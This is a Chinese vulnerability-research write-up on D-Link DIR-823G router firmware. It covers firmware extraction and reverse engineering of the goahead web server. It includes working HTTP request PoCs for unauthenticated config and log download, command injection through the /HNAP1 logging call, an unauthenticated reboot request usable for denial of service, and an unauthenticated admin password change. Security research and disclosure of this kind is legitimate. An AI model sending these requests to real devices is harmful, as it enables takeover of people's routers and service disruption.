

# Dlink DIR-823G 漏洞挖掘过程

## 前言

本文由 本人 首发于 先知安全技术社区: <https://xz.aliyun.com/u/5274>

## 初步分析

首先下载固件

[https://gitee.com/hac425/blog\\_data/blob/master/iot/DIR823GA1\\_FW102B03.bin](https://gitee.com/hac425/blog_data/blob/master/iot/DIR823GA1_FW102B03.bin)

用 binwalk 解开固件

```
hac425@ubuntu:~/iot/dir823g$ binwalk -Me DIR823GA1_FW102B03.bin
Scan Time: 2018-09-30 05:11:05
Target File: /home/hac425/iot/dir823g/DIR823GA1_FW102B03.bin
MD5 Checksum: 064dd035f7e7be72949166c37f5dd432
Signatures: 386

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
10264          0x2818      LZMA compressed data, properties: 0x5D, dictionary size: 8388608 bytes, uncompressed size:
7053972 bytes
2056226        0x1F6022      Squashfs filesystem, little endian, version 4.0, compression:xz, size: 4006046 bytes, 917 i
nodes, blocksize: 131072 bytes, created: 2038-02-22 10:46:24

Scan Time: 2018-09-30 05:11:08
Target File: /home/hac425/iot/dir823g/_DIR823GA1_FW102B03.bin.extracted/2818
MD5 Checksum: c48a00d9706f734c9fcdb9f489a0dad
Signatures: 386

DECIMAL      HEXADECIMAL      DESCRIPTION
-----
4636688        0x46C010      Linux kernel version 3.10.9
4751760        0x488190      SHA256 hash constants, little endian
5310640        0x5108B0      xz compressed data
5310902        0x5125CC      Unix path: /lib/firmware/updates/3.10.90
5483158        0x53AA96      Neighborly text, "neighbor %.2x%.2x.%pM lost rename link %s to %s"
5487099        0x53B9FB      HTML document header
5487262        0x53BA9E      HTML document footer
5621248        0x55C600      CRC32 polynomial table, little endian

hac425@ubuntu:~/iot/dir823g$ ls _DIR823GA1_FW102B03.bin.extracted/squashfs-root
bin  dev  etc  home  init  lib  mnt  proc  root  sys  tmp  usr  var  web  web_mtn
```



发现这是一个 squashfs 文件系统，里面是标准的 linux 目录结构，所以这个固件应该是基于 linux 做的。

首先看看 etc/init.d/rcS，以确定路由器开启的服务。发现最后会开启一个 goahead 进程

```
118  # modify IRQ affinity setting
119  echo "3" > /proc/irq/33/smp_affinity
120
121  #echo 1 > /proc/sys/net/ipv4/ip_forward #don't enable ip_forward before set MASQUERADE
122  #echo 2048 > /proc/sys/net/core/hot_list_length
123
124  # start web server
125  ls /bin/watchdog > /dev/null && watchdog 1000&
126  #boa
127
128  goahead &
129
130  #Turn off the power led of orange
131  echo "29" > /sys/class/gpio/export
132  echo "out" > /sys/class/gpio/gpio29/direction
133  echo "1" > /sys/class/gpio/gpio29/value
134  #Turn on the power led of green
135  echo "30" > /sys/class/gpio/export
136  echo "out" > /sys/class/gpio/gpio30/direction
137  echo "0" > /sys/class/gpio/gpio30/value
138
```



goahead 是一个开源的 web 服务器，用户的定制性非常强。可以通过一些 goahead 的 api 定义 url 处理函数和可供 asp 文件中调用的函数，具体可以看看官方的代码示例和网上的一些教程。

这些自定义的函数就很容易会出现问题，这也是我们分析的重点。

# 模拟运行固件

为了后续的一些分析，我们先让固件运行起来，可以使用

<https://github.com/attify/firmware-analysis-toolkit>

这个工具其实也就是整合了一些其他的开源工具，使得自动化的程度更高，具体看工具的 `readme`。

先知社区

运行起来后，首先可以用 nmap 扫一下端口，看看路由器开了哪些端口

先知社区

可以看到目前就开了 http 服务 和 dns 服务。

下面访问一下路由器的 web 接口



第一次访问路由器的 web 接口，就会要求用户做一些初始化设置，比如设置密码等。

## 攻击面分析

对于一个路由器，我的主要关注点有

- 后门账户，默认密码
- 敏感功能未授权访问
- web 服务对各种请求的处理逻辑

经过上面简单的分析，发现只有 http 和 dns 服务是暴露在外的。http 服务的第一次访问就会要求输入新密码，所以默认密码的问题也不存在。下面分析 web 服务的处理逻辑。

经过简单的测试发现，web 目录应该是 web\_mtn，目录的结构如下

The screenshot shows a terminal window with two panes. The left pane is a file browser for a directory named 'web\_mtn'. It lists several sub-directories ('cgi-bin', 'css', 'image', 'js') and many HTML files. One file, 'AdvWlanAccess.html', is highlighted with a grey background. The right pane is a terminal window displaying a shell script. The script contains numbered lines from 9 to 16. Lines 9 through 14 are standard echo statements. Line 15 contains the command 'tar -cf /tmp/syslog.tgz /tmp/syslog'. Line 16 is a blank line.

```
9 echo "Content-type: text/html"
10 echo "Content-Disposition: attachment; filename=syslog.tgz"
11 echo ""
12
13 tar -cf /tmp/syslog.tgz /tmp/syslog
14
15 cat /tmp/syslog.tgz
16
```

先知社区

## cgi 程序, 未授权访问

其中 cgi-bin 目录下存放着一些 cgi 文件, 这些 cgi 文件没有权限的校验, 非授权用户也可以直接访问, 可能会造成比较严重的影响。

/cgi-bin/ExportSettings.sh 导出配置文件 (信息泄露)。

**Request**

Raw Headers Hex

GET /cgi-bin/ExportSettings.sh HTTP/1.1  
Host: 192.168.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36  
Accept: \*/\*  
Accept-Encoding: gzip, deflate  
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8  
Connection: close

**Response**

Raw Headers Hex

HTTP/1.0 200 OK  
Pragma: no-cache\nCache-control: no-cache\nContent-type: application/octet-stream  
Content-Transfer-Encoding: binary  
Content-Disposition: attachment; filename="D-Link-DIR-823G-20160218-backup.dat"

COMPCSG06g0300V000括0000000000  
00000瓊躉0000000w00  
00000\$0  
000000Dlink 0Wireless AP/0g00000篠00d-W0routerg▲0  
00000g00<0000@00000000  
d-hw0e0000xf0g0=0000D0  
0j000p00000000000  
00k00000/0/;/M/6  
00場0茆0}@0/0/0/0/#韻/00?0?0&?8J?0?#00?0?0?0?0?0?#0達?  
▲00000BOBOT0f0#客?慾蠶茂貳0隣?#醜0O(\_:\_L\_竈\_p\_#00?0鷺T麗T數  
T0龕T掉T0垂. 0000芋0芋0芋0 T0芋0綠0芋0 T 芋  
綠0芋0芋0 T0芋0芋0炳灌偷鎗!鐘R鑑!捕偷陁!電R韜R謹俞  
0)Y\_十#瓣耽缺%漢0 /0'0000 0z00 ▲|0> ▲|0` W,驟R積-00飯R0  
獲卿俞0-0i00100,m00孫0蘆0「0覽0000000=000000=000\_-0?0  
Q廳豆彈0/00後痴臘鑿鵝▲0/0林p反OK000L000M@?0B爆烟0  
0000000N樹瑞  
網叢彭船y徯0蘆0疊痴瘡瘍揚&炳R艱0Q0鈞…SM0DTaU塗VN塗  
~痘滙塗0製痘.x氣U.y0款U.z0#[0謹0|^Y}\*00a"~030儲0 0149000  
0000撓00000極000-084  
0000采000000溪舜興肉舜000机00稼003ho0st.dyndn燒.orgd000  
G03!蟹蠅涂0箭拗移0漢呂閭0署0尊00000貝000奈汴0000鶴00! RTK

/cgi-bin/GetDownLoadSyslog.sh 获取到系统的一些启动信息./var/log/messages\*

```
GET /cgi-bin/GetDownLoadSyslog.sh HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close
```

Content-type: application/octet-stream  
Content-Transfer-Encoding: binary

/cgi-bin/upload\_firmware.cgi 上传更新固件（恶意修改固件）

goahead 中自定义的请求处理函数, 命令注入

goahead 不仅支持 cgi 的方式处理用户请求，同时支持直接在 goahead 函数内部自己定义 url 的处理函数。

比如

```
websUrlHandlerDefine(T("/goform"), NULL, 0, websFormHandler, 0);  
websUrlHandlerDefine(T("/cgi-bin"), NULL, 0, websCgiHandler, 0);
```

就代表


- `/goform` 的请求交给 `websFormHandler` 函数处理
  - `/cgi-bin` 的请求交给 `websCgiHandler` 函数处理

处理函数的参数列表为

```
int websCgiHandler(webs_t wp, char_t *urlPrefix, char_t *webDir, int argc,
                    char_t *url, char_t *path, char_t* query)
```

其中 `wp` 这个参数是一个比较复杂的结构体指针，里面保存了各种用户请求的信息，比如 `cookie`，请求的数据等。固件中也对该结构体做了很大的改动。

下面用 ida 打开固件中的 goahead 分析。



可以看到固件应该是被去掉了符号表。此时可以从字符串入手，可以通过 /cgi-bin 或者 /goform 找到定义 url 相应的处理函数的位置，因为这两个是源码中默认有的。

通过交叉引用，最后找到注册处理函数的位置 0x42424C

```

    li    $v0, 1
    sw    $v0, 0x148+var_138($sp)
    lui   $v0, 0x4A
    addiu $a0, $v0, (dword_4A710C - 0x4A0000)
    move  $a1, $zero
    move  $a2, $zero
    lui   $v0, 0x41
    addiu $a3, $v0, (sub_4110F4 - 0x410000)
    jal   websUrlHandlerDefine
    nop
    sw    $zero, 0x148+var_138($sp)
    lui   $v0, 0x4A
    addiu $a0, $v0, (aHnap1 - 0x4A0000) # "/HNAP1"
    move  $a1, $zero
    move  $a2, $zero
    lui   $v0, 0x42
    addiu $a3, $v0, (handle_HNAP1 - 0x420000)
    jal   websUrlHandlerDefine
    nop
    sw    $zero, 0x148+var_138($sp)
    lui   $v0, 0x4A
    addiu $a0, $v0, (aGoform - 0x4A0000) # "/goform"
    move  $a1, $zero
    move  $a2, $zero
    lui   $v0, 0x41
    addiu $a3, $v0, (sub_40A810 - 0x410000)
    jal   websUrlHandlerDefine
    nop
    sw    $zero, 0x148+var_138($sp)
    lui   $v0, 0x4A
    addiu $a0, $v0, (aCgiBin_0 - 0x4A0000) # "/cgi-bin"
    move  $a1, $zero
    move  $a2, $zero
    lui   $v0, 0x40
    addiu $a3, $v0, (sub_403D00 - 0x400000)
    jal   websUrlHandlerDefine
    nop
    sw    $zero, 0x148+var_138($sp)
    lui   $v0, 0x4A
    addiu $a0, $v0, (aExcuShell - 0x4A0000) # "/EXCU_SHELL"
    move  $a1, $zero
    move  $a2, $zero
    lui   $v0, 0x42
    addiu $a3, $v0, (exec_shell - 0x420000)
    jal   websUrlHandlerDefine
    nop
    li    $v0, 2
    sw    $v0, 0x148+var_138($sp)
    lui   $v0, 0x4A
    addiu $a0, $v0, (dword_4A710C - 0x4A0000)

```

可以看到这里注册了很多处理函数，通过 ida 的分析很容易看出 websUrlHandlerDefine 的第一个参数为 url，第四个参数应该就是相应 url 的处理函数。

使用 burp 抓取登录的数据包，发现是往 /HNAP1 发送数据

Sequencer Decoder Comparer Extender Project options User options Alerts Decoder Improved Logger++ JOSEPH  
 Target Proxy Spider Scanner Intruder Repeater

Intercept HTTP history WebSockets history Options

Request to http://192.168.0.1:80

Forward Drop Intercept is on Action

Raw Params Headers Hex XML

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 442
Origin: http://192.168.0.1
HNAP_AUTH: 90AB9C9A108274569ECA929DD7E29BE1 1538304847
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Content-Type: text/xml; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
SOAPAction: "http://purenetworks.com/HNAP1/Login"
Referer: http://192.168.0.1/Login.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: uid=ujcl4DPmyw; PrivateKey=2BB0919F8D8ED15F258C4FFE853830EE
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login
    xmlns="http://purenetworks.com/HNAP1/"><Action>request</Action><Username>Admin</Username><LoginPassword></LoginPassword><Captcha></Captcha><PrivateLogin>Login
    assword</PrivateLogin></Login></soap:Body></soap:Envelope>
```

? < + > Type a search term 0 matches

下面分析分析 /HNAP1 处理函数的逻辑。 函数位于 0x42383C

```
loc_42393C:
lw      $a0, 0x1448+buf_c800($fp)
move   $a1, $zero
li      $a2, 0xC800
jal    memset
nop
lw      $v0, 0x1448+wp($fp)
lw      $v0, 0x524($v0) # 取出 wp + 0x524
bnez  $v0, loc_423974 # wp + 0x524 保存的要调用的函数名
nop

loc_423974:
addiu $v0, $fp, 0x1448+var_1394
li      $a0, 0x1B63
move   $a1, $v0
jal    apmib_get
nop
lui   $v0, 0x59
la    $v1, function_table
sw    $v1, func_ptr
j     loc_423AD8      # 遍历函数表寻找要调用的函数
nop

loc_423AD8:
# 遍历函数表寻找要调用的函数
lw      $v0, func_ptr
lw      $v0, 0($v0) # 首先取出 函数的名称
bnez  $v0, loc_4239A0
nop
```

100.00% (1651, 1780) (366, 214) UNKNOWN 00423950: handle\_HNAP1+i14 (Synchronized with Hex View-1)

这个函数的主要逻辑是从 `wp` 结构体中取出此次请求需要调用的函数名，然后去全局函数表里面搜索，找到之后在进行处理。

其中函数表位于 0x058C560

```

LOAD:0058C55C          .byte  0
LOAD:0058C55D          .byte  0
LOAD:0058C55E          .byte  0
LOAD:0058C55F          .byte  0
LOAD:0058C560 function_table: .word aSetmultipleact    # DATA XREF: handle_HNAP1+150↑o
LOAD:0058C560           .word sub_433768      # "SetMultipleActions"
LOAD:0058C564           .word aGetdevicesetti_4   # "GetDeviceSettings"
LOAD:0058C568           .word sub_432D28      # "GetOperationMode"
LOAD:0058C570           .word aGetoperationmo   # "GetOperationMode"
LOAD:0058C574           .word sub_433F70      # "GetSmartconnectSettings"
LOAD:0058C578           .word aGetsmartconnec_4  # "GetSmartconnectSettings"
LOAD:0058C57C           .word sub_464DD4      # "GetUplinkInterface"
LOAD:0058C580           .word aGetlinkinter    # "GetUplinkInterface"
LOAD:0058C584           .word sub_433F48      # "Login"
LOAD:0058C588           .word aLogin_4       # "Login"
LOAD:0058C58C           .word sub_42ACB0      # "GetWLanRadioSettings"
LOAD:0058C590           .word aGetwlanneradiose_6 # "GetWLanRadioSettings"
LOAD:0058C594           .word sub_46462C      # "GetClientInfo"
LOAD:0058C598           .word aGetclientinfo   # "GetClientInfo"
LOAD:0058C59C           .word sub_447B94      # "SetClientInfo"
LOAD:0058C5A0           .word aSetclientinfo_0   # "SetClientInfo"
LOAD:0058C5A4           .word sub_447F58      # "UpdateClientInfo"
LOAD:0058C5A8           .word aUpdateclientin_4  # "UpdateClientInfo"
LOAD:0058C5AC           .word sub_448B70      # "GetWLanRadioSecurity"
LOAD:0058C5B0           .word aGetwlanneradiose_7 # "GetWLanRadioSecurity"
LOAD:0058C5B4           .word sub_463C90      # "SetDeviceSettings"
LOAD:0058C5B8           .word aSetdevicesetti_9   # "SetDeviceSettings"
LOAD:0058C5BC           .word sub_4346EC      # "GetAPClientSettings"
LOAD:0058C5C0           .word aGetapclientset   # "GetAPClientSettings"
LOAD:0058C5C4           .word sub_433EF8      # "SetAPClientSettings"
LOAD:0058C5C8           .word aSetapclientset_1   # "SetAPClientSettings"
LOAD:0058C5CC           .word sub_433F20      # "SetWLanRadioSettings"
LOAD:0058C5D0           .word aSetwlanneradiose_11 # "SetWLanRadioSettings"
LOAD:0058C5D4           .word sub_46423C      # "SetWLanRadioSettings"

```

0017C560 0058C560: LOAD:function\_table (Synchronized with Hex View-1)

函数表的每一项的结构应该是

- 4 字节 函数名的字符串地址
- 4 字节 函数的地址

找到了需要调用的处理函数后，会首先记录 POST 的原始报文（通过运行过程查看日志文件，可以猜测出来）

```

jdi        # 指令
nop
beqz    $v0, loc_423AC4
nop

addiu   $v1, $fp, 0x1448+cmd  # 如果找到就先记录请求的数据
li      $v0, 0x1388
move   $a0, $v1
move   $a1, $zero
move   $a2, $v0
jal    memset      # 初始化缓冲区
nop
la     $v0, aEchoSVarHnапло # "echo '%s' >/var/hnапог"
addiu   $v1, $fp, 0x1448+cmd
move   $a0, $v1
li      $a1, 0x1387
move   $a2, $v0
lw     $a3, 0x1448+arg_18($fp)
jal    sprintf
nop
addiu   $v0, $fp, 0x1448+cmd
move   $a0, $v0
jal    system      POST 报文
nop
lui    $v0, 0x4A
addiu   $v1, $v0, (aWpHnапfuncS - 0x4A0000) # "wp->hnапfunc===== %s\n"
lw     $v0, 0x1448+wp($fp)
move   $a0, $v1
move   $a1, $v0
jal    printf      # 打印要调用的函数名
nop
lw     $v0, func_ptr
lw     $v0, 0($v0)
move   $a0, $v0

```

100.00% (1923, 2800) (360, 112) UNKNOWN 004239C4: handle\_HNAP1+188 (Synchronized with Hex View-1)

这里记录日志采取的方式是首先用 sprintf 生成命令，然后使用 system 执行。我们可以直接注入 ' 来命令执行

POC:

```

POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 53
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Content-Type: text/xml; charset=UTF-8
Accept: /

```

SOAPAction: "http://purenetworks.com/HNAP1/Login"

Accept-Encoding: gzip, deflate


Accept-Language: zh-CN,zh;q=0.9,en;q=0.8

Connection: close

'echo hacked\_by\_hac425!!!!!! > /web\_mtn/hack.txt'

...

最后会写内容到 /web\_mtn/hack.txt, 然后可以通过 web 访问



## HNAP1 接口继续分析

接着又接续分析了 /HNAP1 的处理，这个接口通过 soap 实现了 rpc 的功能，其中有的接口没有权限校验，会造成一些严重的问题。

### reboot 接口没有校验，可以不断重启， ddos

POST /HNAP1/ HTTP/1.1

Host: 192.168.0.1

Content-Length: 298

Origin: http://192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36

Content-Type: text/xml; charset=UTF-8

Accept: \*/\*

X-Requested-With: XMLHttpRequest

SOAPAction: "http://purenetworks.com/HNAP1/RunReboot"

Referer: http://192.168.0.1/reboot.html

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN, zh;q=0.9, en;q=0.8

Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope"><soap:Body><RunReboot>

The screenshot shows a terminal window on the left displaying a series of error messages related to file operations on a Linux system. On the right, a network traffic capture tool (like Wireshark) shows a single POST request to the '/HNAP1/RunReboot' endpoint. The request body is a SOAP envelope with the 'RunReboot' action. A red arrow points from the terminal output to this specific request in the Wireshark interface.

修改密码接口，未授权访问，可修改密码

```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
Content-Length: 402
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Content-Type: text/xml; charset=UTF-8
Accept: */
X-Requested-With: XMLHttpRequest
SOAPAction: "http://purenetworks.com/HNAP1/SetPasswdSettings"
Referer: http://192.168.0.1/account.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9, en;q=0.8
Connection: close

<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Body>
<SetPasswdSettings>
<password>hackedbyhac425</password>
</SetPasswdSettings>
</soap:Body>
</soap:Envelope>
```

管理员密码会被改成 hackedbyhac425.

来源: <https://www.cnblogs.com/hac425/p/9734460.html>